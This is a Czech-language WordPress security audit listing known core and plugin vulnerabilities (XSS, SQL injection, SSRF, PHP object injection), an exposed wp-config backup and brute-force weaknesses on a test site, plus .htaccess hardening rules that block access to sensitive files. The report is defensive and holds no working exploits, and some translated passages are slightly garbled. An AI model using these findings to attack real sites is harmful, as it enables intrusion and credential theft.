WordPress < 6.0.3 - CSRF v souboru wp-trackback.php **Typ zranitelnosti: CSRF** **CWE-352** V souboru wp-trackback.php není kontrola CSRF, což může útočníkům umožnit provést nežádoucí akce pomocí útoku CSRF. WordPress < 6.0.3 - Uložený XSS prostřednictvím nástroje Customizer	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - Uložený XSS prostřednictvím nástroje Customizer **Typ zranitelnosti: CSRF** **CWE-352** WordPress neošetřuje některé vstupy v nástroji Přizpůsobení, což může vést k problému s uloženým Cross-Site Scriptingem. WordPress < 6.0.3 - Uložený XSS prostřednictvím úpravy komentářů	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - Uložený XSS prostřednictvím úpravy komentářů **Typ zranitelnosti: XSS** **CWE-79** WordPress správně neošetřuje vstupy komentářů, což může vést k problémům s uloženým Cross-Site Scriptingem. WordPress < 6.0.3 - Únik obsahu z vícedílných e-mailů	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.

Nález a popis	Doporučení
WordPress < 6.0.3 - Únik obsahu z vícedílných e-mailů **Typ zranitelnosti: ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ** **CWE-200** Při odesílání více e-mailů v rámci jednoho požadavku (tedy při obnovení instance PHPMailer) uniká prostý textový obsah prvního vícedílného e-mailu do následujících nevícedílných e-mailů jako AltBody/plaintext e-mailu. WordPress < 6.0.3 - SQL injekce ve WP_Date_Query	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - SQL injekce ve WP_Date_Query **Typ zranitelnosti: SQL INJEKCE** **CWE-89** WordPress správně nesanitizuje vztah předávaný WP_Date_Query, což může vést k SQL injection. WordPress < 6.0.3 - Uložený XSS prostřednictvím widgetu RSS	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - Uložený XSS prostřednictvím widgetu RSS **Typ zranitelnosti: XSS** **CWE-79** WordPress neošetřuje chybové zprávy ve widgetu RSS, což může vést k problému s uloženým Cross-Site Scriptingem. WordPress < 6.0.3 - Odhalení dat prostřednictvím koncového bodu REST Terms/Tags	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - Odhalení dat prostřednictvím koncového bodu REST Terms/Tags **Typ zranitelnosti: NESPRÁVNÁ AUTORIZACE** **CWE-863** Koncový bod REST Terms/Tags nemá řádné oprávnění, což by mohlo neoprávněným uživatelům umožnit přístup k citlivým informacím. WordPress < 6.0.3 - Vícenásobné uložené XSS přes Gutenberg	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - Vícenásobné uložené XSS přes Gutenberg **Typ zranitelnosti: XSS** **CWE-79** Zabalený Gutenberg před vypsáním TI zpět na stránky neuvolňuje data z některých bloků, což může vést k problémům s uloženým XSS. Postižené bloky: Postižené bloky: Vyhledávání, Obrázek funkce, RSS a Widget. WordPress <= 6.2 - Neautentizovaný slepý SSRF prostřednictvím DNS Rebinding	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress <= 6.2 - Neautentizovaný slepý SSRF prostřednictvím DNS Rebinding **Typ zranitelnosti: SSRF** **CWE-918** **CVE-2022-3590** WordPress je ovlivněn neověřeným slepým SSRF ve funkci pingback. Kvůli závodní podmínce TOCTOU mezi kontrolou platnosti a požadavkem HTTP mohou útočníci dosáhnout interních hostitelů, kteří jsou výslovně zakázáni.	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.

Nález a popis	Doporučení
Akismet 2.5.0-3.1.4 - Neautentizované ukládání Cross-Site Scripting (XSS) **Typ zranitelnosti: XSS** **CWE-79** **CVE-2015-9357** Bylo zjištěno, že zásuvný modul Akismet WordPress ve verzích 2.5.0 až 3.1.4 je postižen neautentizovanou chybou XSS.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Goolytics - Simple Google Analytics < 1.1.2 - Admin + Uložený Cross-Site Scripting **Typ zranitelnosti: XSS** **CWE-79** **CVE-2022-3132** Zásuvný modul neprovádí sanitizaci a escape některých svých nastavení, což může umožnit uživatelům s vysokým oprávněním provádět útoky Cross-Site Scripting, i když je funkce unfiltered_html zakázána.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejichpravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Ninja Forms < 3.5.8 - Nechráněné REST-API pro odhalení citlivých informací **Typ zranitelnosti: ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ** **CWE-200** **CVE-2021-34647** Zásuvný modul je zranitelný vůči vyzrazení citlivých informací prostřednictvím funkce bulk_export_submissions, která se nachází v souboru ~/includes/Routes/Submissions.php ve verzích do 3.5.7 včetně. To umožňuje ověřeným útočníkům exportovat všechna data odeslaných formulářů Ninja Forms prostřednictvím rozhraní /ninja-forms-submissions/export REST API, která mohou obsahovat informace umožňující identifikaci osob.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Ninja Forms < 3.5.8 - Nechráněné REST-API na e-mailovou injekci **Typ zranitelnosti: KONTROLY PŘÍSTUPU** **CWE-284** **CVE-2021-34648** Zásuvný modul je zranitelný vůči libovolnému odeslání e-mailu prostřednictvím funkce trigger_email_action, která se nachází v souboru ~/includes/Routes/Submissions.php ve verzích do 3.5.7 včetně. To umožňuje autentizovaným útočníkům odesílat libovolné e-maily z postiženého serveru prostřednictvím rozhraní /ninja-forms-submissions/email-action REST API, které lze použít k sociálnímu inženýrství obětí.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.

Nález a popis	Doporučení
NinjaForms < 3.5.8.2 - Admin+ Stored Cross-Site Scripting **Typ zranitelnosti: XSS** **CWE-79** **CVE-2021-24381** Zásuvný modul neprovádí sanitizaci a escape vlastního názvu třídy vytvořeného pole formuláře, což by mohlo umožnit uživatelům s vysokým oprávněním provádět útoky typu Cross-Site Scripting, i když je možnost unfiltered_html zakázána.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Ninja Forms < 3.6.4 - Admin+ SQL Injection **Typ zranitelnosti: SQL INJEKCE** **CWE-89** **CVE-2021-24889** Zásuvný modul neuvolňuje klíče parametru POST polí, což by mohlo umožnit uživatelům s vysokým oprávněním provádět útoky typu SQL injection.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Ninja Forms < 3.6.8 - Neautentizované odhalení e-mailové adresy **Typ zranitelnosti: ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ** **CWE-200** Zásuvný modul neodstraňuje dočasné soubory vytvořené při exportu odeslaných formulářů, což by mohlo neautentifikovaným útočníkům umožnit jejich stažení a získání citlivých informací, jako je e-mailová adresa uživatelů, kteří formulář odeslali, vzhledem k tomu, že soubor je veřejně přístupný a má odhadnutelný název.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Nina Forms < 3.5.5 - Odražený Cross-Site Scripting **Typ zranitelnosti: XSS** **CWE-79** Zásuvný modul neuniká generovaným odkazům před jejich vypsáním do atributů, což vede k reflektovanému Cross-Site Scripting. Ninja Forms < 3.6.10 - Adminn + Uložený Cross-Site Scripting prostřednictvím importu	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Ninja Forms < 3.6.10 - Adminn + Uložený Cross-Site Scripting prostřednictvím importu **Typ zranitelnosti: XSS** **CWE-79** **CVE-2021-25066** Zásuvný modul neprovádí sanitize a escape některých importovaných dat, což umožňuje uživatelům s vysokým oprávněním provádět útoky Cross-Site Scripting, i když je funkce unfiltered_html zakázána.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.

Nález a popis	Doporučení
Ninja Forms < 3.6.10 - Admin + uložený Cross-Site Scripting při importu. **Typ zranitelnosti: XSS** **CWE-79** **CVE-2021-25056** Zásuvný modul neprovádí sanitizaci a escape štítků polí, což umožňuje uživatelům s vysokým oprávněním provádět útoky Cross-Site Scripting, i když je funkce unfiltered_html zakázána.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Ninja Forms < 3.6.11 - Neautentizovaná injekce objektu PHP **Typ zranitelnosti: INJEKCE OBJEKTU** **CWE-502** Zásuvný modul neověřuje značky sloučení zadané v požadavku, což může neautentizovaným útočníkům umožnit zavolat jakoukoli statickou metodu přítomnou v blogu. Zejména jedna ze zásuvného modulu by mohla umožnit PHP Object Injection, pokud je v blogu přítomna také vhodná miniaplikace. Útočníci tento problém zneužívají od 9. června 2022. NinjaForms < 3.6.13 - Admin + injekce objektu PHP	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
NinjaForms < 3.6.13 - Admin + injekce objektu PHP **Typ zranitelnosti: INJEKCE OBJEKTU** **CWE-502** **CVE-2022-2903** Zásuvný modul unserialises obsah importovaného souboru, což by mohlo vést k PHP objektů injekce problémy, když správce importovat (úmyslně nebo ne) škodlivý soubor a vhodný gadget řetězec je přítomen na blogu.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.
Ninja Forms < 3.6.22 - Odražený XSS **Typ zranitelnosti: XSS** **CWE-79** **CVE-2023-1835** Zásuvný modul správně neuniká uživatelskému vstupu před jeho odesláním zpět na stránku správce, což vede k Reflected Cross-Site Scripting, který by mohl být zneužit proti uživatelům s vysokým oprávněním, jako je správce.	Provedení jednorázové aktualizace modulu. Nastavení pravidelných aktualizací a jejich pravidelná kontrola. Pokud modul již není využíván měl by být ze systému odebrán. Pokud budou odhaleny známé zranitelnosti tohoto moudlu a vývoj modulu bude vývojáři opuštěn měl by se modul přestat používat.

Nález a popis	Doporučení
Přítomnost záložního souboru konfigurace wp-config.php Instalace redakčního systému obsahuje záložní konfigurační soubor wp-config.bkp, který je dostupný na adrese wordpress.local/wp-config.bkp. Tento soubor obsahuje vysoce citlivá data jako jsou přihlašovací údaje k databázi. Možnost enumerace uživatelů Na testovaném webu je umožněna enumerac uživatelských účtů. Poskytnutí těchto údajů zlehčuje útok hrubou silou na přihlášení do systému. V redakčním systému není implementována ochrana proti robotům pro přihlašovací formulář	Odstranění nepotřebného souboru.
Možnost enumerace uživatelů Na testovaném webu je umožněna enumerac uživatelských účtů. Poskytnutí těchto údajů zlehčuje útok hrubou silou na přihlášení do systému. V redakčním systému není implementována ochrana proti robotům pro přihlašovací formulář Odeslání přihlašovacího formuláře lze provést prostým POST požadavkem, tento stav lze využít k útoku hrubou silou V redakčním systému není implementována ochrana proti opakovaným pokusům odeslání přihlašovacího formuláře	Implementace htaccess pravidel pro mitigaci odhalení. <IfModule mod_rewrite.c> RewriteEngine On RewriteRule ^wp-json/wp/v2/users.*$ - [R=404] RewriteCond %{QUERY_STRING} (author=\d+) [NC] RewriteRule .* - [F] </IfModule>
V redakčním systému není implementována ochrana proti robotům pro přihlašovací formulář Odeslání přihlašovacího formuláře lze provést prostým POST požadavkem, tento stav lze využít k útoku hrubou silou V redakčním systému není implementována ochrana proti opakovaným pokusům odeslání přihlašovacího formuláře Počet chybných autentizací uživatele není omezen, stav může být zneužit k útoku hrubou silou na přihlášení do systému. Povolené XML-RPC	Implementace vhodné ochrany proti robotům, např. reCAPTCHA. Lze použít např. modul Wordfence Login Security
V redakčním systému není implementována ochrana proti opakovaným pokusům odeslání přihlašovacího formuláře Počet chybných autentizací uživatele není omezen, stav může být zneužit k útoku hrubou silou na přihlášení do systému. Povolené XML-RPC XML-RPC bývá zneužíváno k útoku hrubou silou Povolený wp-cron.php	Implementace vícefaktorové autentizace. Lze použít např. modul Wordfence Login Security

Nález a popis	Doporučení
Povolené XML-RPC XML-RPC bývá zneužíváno k útoku hrubou silou Povolený wp-cron.php Veřejně vystavený wp-cron.php může být zneužit k vyřazení redakčního systému z provozu prostřednictvím DDOS útoku	Pokud není XML-RPC využíváno, je doporučeno tuto funkcionalitu potlačit implementací htaccess pravidla. <Files xmlrpc.php> <IfModule mod_authz_core.c> Require all denied </IfModule> <IfModule !mod_authz_core.c> Order allow,deny Deny from all </IfModule> </Files>
Povolený wp-cron.php Veřejně vystavený wp-cron.php může být zneužit k vyřazení redakčního systému z provozu prostřednictvím DDOS útoku	Blokovat veřejně dostupný wp-cron.php pomoci htaccess pravidla a nastavit systémový cron pro wp-cron.php <Files wp-cron.php> <IfModule mod_authz_core.c> Require all denied </IfModule> <IfModule !mod_authz_core.c> Order allow,deny Deny from all </IfModule> </Files>

Zdroj: vlastní

Vymezení rizik

Bezpečnost redakčního systému byla hodnocena jako celek s ohledem na veškerá zjištění bezpečnostních zranitelností. Na základě analýzy byly stanoveny míry závažnosti a zneužitelnosti.

Metodiky a nástroje

Bezpečnostní audit vychází z provedeného vnějšího skenu aplikací WPScan, který využívá metodik pro identifikaci složení redakčního systému, jeho uživatelů a dalších bezpečnostních rizik. Informace ohledně nalezených známých zranitelností vycházejí ze znalostní databáze WordPress Vulnerability Database. Testování uživatelských přístupů a možnosti prolomení přihlašovacího formuláře bylo testováno nástroji BurpSuite a Hydra.

PŘÍLOHA F – NÁVRHY ZABEZPEČENÍ

Jedním z efektních opatření je definování přístupů k souborům pomocí černé listiny. V rámci černé listiny jsou vytipované soubory a složky, ke kterým není potřebné mít přímý přístup. Níže uvedená konfigurační pravidla souboru .htaccess jsou kompatibilní s webovým severem Apache.

Blokování přímého spuštění php skriptů v adresářích PLUGINS, THEMES, UPLOADS, WP-ADMIN/INCLUDES a WP-INCLUDES

```
<IfModule mod_rewrite.c>
   RewriteEngine On
   RewriteRule ^wp\-content/plugins/.*\.(?:php[1-7]?|pht|phtml?|phps)\.?$ - [F]
   RewriteRule ^wp\-content/themes/.*\.(?:php[1-7]?|pht|phtml?|phps)\.?$ - [F]
   RewriteRule ^wp\-content/uploads/.*\.(?:php[1-7]?|pht|phtml?|phps)\.?$ - [F]
   RewriteRule ^wp-admin/includes/ - [F]
   RewriteRule !^wp-includes/ - [S=3]
   RewriteRule ^wp-includes/[^/]+\.php$ - [F]
   RewriteRule ^wp-includes/js/tinymce/langs/.+\.php - [F]
   RewriteRule ^wp-includes/theme-compat/ - [F]
</IfModule>
```

Blokování přístupu k souborům xmlrpc.php

```
<Files xmlrpc.php>
   <IfModule mod_authz_core.c>
      Require all denied
   </IfModule>
   <IfModule !mod_authz_core.c>
      Order allow,deny
      Deny from all
   </IfModule>
</Files>
```

Blokování přístupu k souboru .htaccess

```
<Files .htaccess>
   <IfModule mod_authz_core.c>
      Require all denied
   </IfModule>
   <IfModule !mod_authz_core.c>
      Order allow,deny
      Deny from all
   </IfModule>
</Files>
```

Blokování přístupu k citlivým souborům

```
<Files readme.html>
   <IfModule mod_authz_core.c>
      Require all denied
   </IfModule>
   <IfModule !mod_authz_core.c>
      Order allow,deny
      Deny from all
   </IfModule>
</Files>
<Files readme.txt>
   <IfModule mod_authz_core.c>
      Require all denied
   </IfModule>
   <IfModule !mod_authz_core.c>
      Order allow,deny
      Deny from all
   </IfModule>
</Files>
<Files wp-config.php>
   <IfModule mod_authz_core.c>
      Require all denied
   </IfModule>
   <IfModule !mod_authz_core.c>
      Order allow,deny
      Deny from all
   </IfModule>
</Files>
<IfModule mod_rewrite.c>
```

```
    RewriteEngine On
    RewriteRule ^wp-admin/install\.php$ - [F]
    RewriteRule ^wp-admin/upgrade\.php$ - [F]
</IfModule>
```

Blokování přístupu k citlivým adresářům

```
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteRule (^|.*/)\.(\.git|svn|vendors|cache)/.* - [F]
</IfModule>
```

Blokování enumerace uživatelů

```
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteRule ^wp-json/wp/v2/users.*$ - [R=404]
    RewriteCond %{QUERY_STRING} (author=\d+) [NC]
    RewriteRule .* - [F]
</IfModule>
```

Doporučené nastavení bezpečnostních hlaviček

```
Header always set Strict-Transport-Security "max-age=63072000; includeSubDomains;
preload"
Header always set Referrer-Policy strict-origin-when-cross-origin
Header always set X-Content-Type-Options nosniff
Header always set X-Frame-Options SAMEORIGIN
```

Bezpečnostní moduly

V centrální repositáři zásuvných modulů je k dispozici několik bezpečnostních modulů, které mohou pomoci se zabezpečením redakčního systému. Nabízejí různé funkcionality a některé se dají kombinovat. Správce redakčního systému by zcela jistě neměl opomenout zvýšení zabezpečení přihlašovacího formuláře ochranou proti robotům a zabránění opakovaným pokusům o přihlášení. Zavedení dvoufázového ověření administrátorských účtů by mělo být standardem.

Jedním z takových modulů je Wordfence, který poskytuje již v bezplatné verzi ochranu na bázi webového aplikačního firewallu, který je provozován přímo na web hostingovém

serveru v aplikační vrstvě. Tento modul dokáže detekovat a zabránit pokusům o SQL injekce, obsahuje zabudovanou ochranu přihlašovacího formuláře a umožňuje nastavit dvoufázové ověření. Wordfence pracuje také jako skener aplikace, kdy porovnává zdrojové kódy redakčního systému se stavem v oficiálních repositářích, pokud detekuje nesrovnalost informuje o tom správce redakčního systému. Pravidelné skenování aplikace na změny může pomoci zachytit nahrání škodlivého kódu do redakčního systému. Včasná detekce tak může napomoci zabránění v útoku.